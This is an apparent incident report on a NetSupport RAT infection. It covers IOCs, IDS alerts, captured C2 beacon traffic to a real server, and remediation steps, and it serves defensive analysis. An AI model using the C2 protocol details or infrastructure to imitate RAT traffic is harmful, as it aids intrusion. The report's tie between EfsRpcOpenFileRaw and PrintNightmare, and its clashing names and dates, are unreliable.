Nematodes Medical Research Facility

INC-2025-04-21 Executive Summary & Post-Incident Review
Nicholas H. Coleman

Summary

During an inspection of the Nematode Health Facility's enterprise network, multiple alerts flagged suspicious activity within the internal LAN segment (`10.11.26.0/24`).

Subsequent analysis revealed a *confirmed infection* of the **NetSupport Remote Access Trojan** (RAT) on host `DESKTOP-B8TQK49` (IP: `10.11.26.183`), used by a local Windows user account (`oboomwald`).

Threat Intelligence

- NetSupport RAT is typically spread by "bogus websites" and fake browser updates intended to socially engineer the target into granting the attacker full control over their host system.
- NetSupport RAT allows the attacker to monitor the device's screen in real-time, to control the keyboard and mouse, upload/download files, and execute commands.
- It was originally a legitimate remote IT support program that has now been repurposed by threat actors to capture sensitive/proprietary data from organizations.
- Threat actors are increasingly using a technique called ClickFix to get victims to download NetSupport RAT. The threat actor injects a fake CAPTCHA webpage on a compromised site, with directives to instruct the victim to copy and execute malicious PowerShell commands on their host system.

NetSupport RAT Article

NetSupport RAT Malpedia Page

Indicators of Compromise

IOC Type	Value	Description
C2 IP	`194.180.191[.]64`	Primary command and control (C2) endpoint for NetSupport RAT. Infected hosts communicated with this server over HTTPS to receive commands and send back data.
Malicious Domain	`modandcrackedapk[.]com`	Used during initial infection for domain name resolution and SNI field in TLS. Associated with the ZPHP downloader that delivered NetSupport RAT.
Infected Host	`10.11.26[.]183`	Internal system compromised and used for malicious outbound communications.
C2 Protocol	`HTTP POST on port 443`	NetSupport RAT communicates using encrypted HTTP POST requests to mimic legitimate web traffic and evade detection.

Secondary IPs	`193.42.38[.]139,`
	`104.26.1[.]231`
		Additional IP addresses possibly used for redundancy, staging, or as decoy C2 infrastructure.

Exploitation	`EfsRpcOpenFileRaw`	Abuse of Microsoft's Encrypting File System RPC function.

CVE-2021-34527 (CVSS - 8.8)

CISA PrintNightmare Vulnerability

Key Findings


Initial Access

The infection likely originated from a socially engineered fake browser update hosted on the malicious domain `modandcrackedapk[.]com`, associated with the ZPHP downloader.

[ZPHP - Threat Library]

Malware Delivery

A **ZPHP JavaScript downloader** was executed, resulting in the download and execution of NetSupport RAT. The RAT masquerades as a legitimate support tool, meanwhile it enables full remote access capabilities for the threat actor.




```
------------------------------------------------------------------------
Count:5 Event#3.3926 2024-11-26 04:50:14 UTC
ET CURRENT_EVENTS ZPHP Domain in DNS Lookup (modandcrackedapk .com)
10.11.26.183 -> 10.11.26.3
IPVer=4 hlen=5 tos=0 dlen=66 ID=14168 flags=0 offset=0 ttl=128 chksum=47747
Protocol: 17 sport=52957 -> dport=53

len=46 chksum=9687
------------------------------------------------------------------------
Count:1 Event#3.4018 2024-11-26 04:50:40 UTC
ET CURRENT_EVENTS ZPHP Domain in TLS SNI (modandcrackedapk .com)
10.11.26.183 -> 193.42.38.139
IPVer=4 hlen=5 tos=0 dlen=326 ID=0 flags=0 offset=0 ttl=0 chksum=44347
Protocol: 6 sport=53360 -> dport=443
```

ZPHP Domain used in TLS SNI and DNS lookup. ZPHP is a malicious Downloader written in JavaScript, and is distributed through malicious or compromised websites via fake browser updates.

Command & Control (C2)

The infected host established an outbound HTTP POST connection over port 443 with the C2 server - `194.180.191[.]64`, evading basic firewall rules through encrypted traffic. Additionally, the use of TLS 1.0, SMBv1 helped intentionally bypass detection.




7/94 security vendors flagged this IP address as malicious

194.180.191.64 (194.180.191.0/24)
AS 39798 (MivoCloud SRL)

Last Analysis Date
2 days ago

VirusTotal scan of C2 Server

Command & Control Activity




```
POST http://194.180.191.64/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length:    22
Host: 194.180.191.64
Connection: Keep-Alive

CMD=POLL
INFO=1
ACK=1
HTTP/1.1 200 OK
Server: NetSupport Gateway/1.8 (Windows NT)
Content-Type: application/x-www-form-urlencoded
Content-Length:    61
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=.g+$.{.. \....W..D.6..=M..w}..o..........
POST http://194.180.191.64/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length:   250
Host: 194.180.191.64
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=u.2h.r..4.]..%y-.....=I...D3.W..i.7?....=@....F.f....&t.[..6ra..L.........o..^0..:]xL.U.9p5T.m.<....m..b'.....b..vj....i1.e
...3....>.:}.]-..=JU=M.....{%..|.@....^P...M..Y..'q...Z!.X.m/....'...A..`.{.B..lQ=@..o.ckp=@.r........M.6..
HTTP/1.1 200 OK
Server: NetSupport Gateway/1.8 (Windows NT)
Content-Type: application/x-www-form-urlencoded
Content-Length:   152
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=u.2h.r.. \....W.h.E..=I....=n~.........c....}.X...),.,.Dq.,.....()4.]..%y-0....*=MdO!E.....=I...qOK...M..Y..z...tiC.R..b..'
h[.T...jI
POST http://194.180.191.64/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length:    76
Host: 194.180.191.64
Connection: Keep-Alive
```

Sample of the HTTP traffic associated with the C2 Server. `NetSupport Manager/1.3` *is the UserAgent associated with the RAT.*

Field	**Meaning**
CMD=POLL	Heartbeat check-in (recurring status message)
CMD=ENCD	Encrypted data transmission (RAT commands or responses)
ES=1	Possibly encoding scheme/encryption step
DATA=...	Actual encoded or encrypted payload

Persistence & Reconnaissance

NetSupport RAT was observed maintaining persistence via repeated check-ins and conducting reconnaissance through SMB and NetBIOS queries (including **suspicious access** to IPC$ shares and Kerberos-authenticated services).



```
-----------------------------------------------------------------------
Count:2 Event#3.4023 2024-11-26 04:50:45 UTC
ETPRO TROJAN Malicious NetSupport Rat CnC Checkin
10.11.26.183 -> 194.180.191.64
IPVer=4 hlen=5 tos=0 dlen=260 ID=0 flags=0 offset=0 ttl=0 chksum=4926
Protocol: 6 sport=53362 -> dport=443

Seq=0 Ack=0 Off=5 Res=0 Flags=******** Win=0 urp=65332 chksum=0
-----------------------------------------------------------------------
Count:65 Event#3.4024 2024-11-26 04:50:45 UTC
ET POLICY HTTP traffic on port 443 (POST)
10.11.26.183 -> 194.180.191.64
IPVer=4 hlen=5 tos=0 dlen=260 ID=0 flags=0 offset=0 ttl=0 chksum=4926
Protocol: 6 sport=53362 -> dport=443

Seq=0 Ack=0 Off=5 Res=0 Flags=******** Win=0 urp=65332 chksum=0
-----------------------------------------------------------------------
Count:65 Event#3.4025 2024-11-26 04:50:45 UTC
ET INFO NetSupport Remote Admin Checkin
10.11.26.183 -> 194.180.191.64
IPVer=4 hlen=5 tos=0 dlen=260 ID=0 flags=0 offset=0 ttl=0 chksum=4926
Protocol: 6 sport=53362 -> dport=443

Seq=0 Ack=0 Off=5 Res=0 Flags=******** Win=0 urp=65332 chksum=0
-----------------------------------------------------------------------
Count:1 Event#3.4026 2024-11-26 04:50:45 UTC
ET POLICY NetSupport GeoLocation Lookup Request
10.11.26.183 -> 104.26.1.231
IPVer=4 hlen=5 tos=0 dlen=158 ID=0 flags=0 offset=0 ttl=0 chksum=11160
Protocol: 6 sport=53363 -> dport=80

Seq=0 Ack=0 Off=5 Res=0 Flags=******** Win=0 urp=49680 chksum=0
-----------------------------------------------------------------------
```

***Multiple alerts** confirming NetSupport RAT C2 Check-in, Admin Response, and GeoLocation Request.*

Exploitation

Logs show exploitation of the `EfsRpcOpenFileRaw` function, often related to the **PrintNightmare (CVE-2021-34527) vulnerability**. It is used for unauthorized access to files or lateral movement.

`Alert SMB_COM_TRANSACTION Max Data Count of 0 DOS Attempt` is an indicator of possible SMB enumeration or fuzzing. This in addition to IPC$ access attempts are strong signs of attempts at lateral movement. Furthermore, the threat actor utilized deprecated protocols (TLS 1.0, SMBv1) and obfuscated traffic to bypass detection systems.

Actions Taken

Isolated and reimaged infected host:

- The team immediately disconnected `10.11.26.183` from the Nematode network and performed a full forensic review before reimaging.

Malicious IPs blocked

- `194.180.191[.]64`, `modandcrackedapk[.]com`, and additional domains/IPs were added to the denylist across the network.

Hardening

- Disabled SMBv1 protocol
  Ensured TLS 1.0 is deprecated network-wide. The more secure TLS 1.2 or TLS 1.3 are recommended instead.
- Patched all systems against known PrintNightmare (CVE-2021-34527) vulnerabilities.

EDR finetuning

- Updated detection systems to flag obfuscated PowerShell usage, fake browser update patterns, and NetSupport RAT signatures.

Recommendations

It is highly recommended that Nematode conducts phishing/fake update simulation training for staff. Second – a full sweep for other compromised hosts using lateral movement detection would help rule out any additional threats. Lastly, it is strongly suggested that all Windows authentication logs are reviewed for lateral movement, privilege escalation attempts, or any unusual access patterns.

Post-Incident Conclusionary Review

Our analysis of this incident confirmed a successful compromise of the internal host (`10.11.26.183`) via a **socially engineered malware delivery campaign**, resulting in the installation and operation of the NetSupport Remote Access Trojan (RAT).

The initial infection was **traced back to a malicious domain** (`modandcrackedapk[.]com`) associated with fake browser updates. This delivered a JavaScript-based downloader (ZPHP) that ultimately dropped the RAT.

After establishing itself on the network, the RAT initiated encrypted communications with a known C2 Server (`194.180.191[.]64`) using obfuscated HTTP traffic over port 443. Evidence also suggests active attempts to enumerate the network environment and access the Active Directory Domain Controller (DC) - (`10.11.26.3`), through Remote Procedure Call (RPC) functions associated with the **PrintNightmare** vulnerability (CVE-2021-34527).

The extent of the lateral movement undertaken by the threat actor remains under active investigation. However, our evidence shows that the attacker **established persistence, maintained reconnaissance, and potentially engaged in privilege escalation**. Gaps in network security, like the presence of legacy protocols (SMBv1, TLS 1.0), the lack of network segmentation, and an insufficient EDR landscape contributed to the attacker's ability to remain in the network.

This incident shines a light on the ongoing and constantly evolving risk posed by social engineering campaigns, and organizations' critical need for a *defense-in-depth* approach, strong user education, and vigilant vulnerability assessments. The actions taken to remediate the breach are enough for now, but further attempts can only be prevented by prioritizing hardening measures and user awareness programs.